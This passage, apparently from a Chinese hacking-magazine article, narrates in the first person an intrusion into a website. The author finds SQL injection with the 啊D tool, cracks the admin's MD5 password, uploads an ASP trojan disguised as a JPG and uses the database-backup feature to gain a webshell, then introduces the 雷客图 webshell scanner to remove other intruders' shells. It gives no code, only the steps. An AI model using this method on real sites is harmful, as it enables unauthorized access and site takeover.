


图1 啊D注入工具检测出注入漏洞




图2 注入获得管理员密码




图3 MD5在线破解得到一个密码

口令够强壮的话就没下文了。然后找出后台登录地址，如图4。

其中有个就是被人改了的，可惜当时没抓图。他的留言很会讽刺人！所以我才决定将他的webshell都清除掉。

进入后台顺利登录进去，看看有没有什么可利用的地方！一眼就看到了数据库备份功能，它使用起来可方便极了。在发表图片的地方上传JPG图片（改了后缀的ASP木马），然后在备份数据库里填入上传后的路径以及备份的路径，备份成功得到webshell。如图5、图6。




图4 利用程序获得后台地址

好，我要实现帮助管理员的诺言，清除其它webshell！

24个文件夹，几十个文件不是手动找吧？下面登录我今天介绍的主角“雷客图”。它的寻找ASP木马很独特，它会具体分析出是否加过密，告诉你里面哪条指令有可能具有安全隐患等，更有趣的是它还分出一种“雷客图For Hacking版本”。它的常规版适合管理员使用，功能不介绍了我都打包给nohack杂志了！但hack版我得说下，它只有一个文件。图7是雷客图上传后登录的样子。

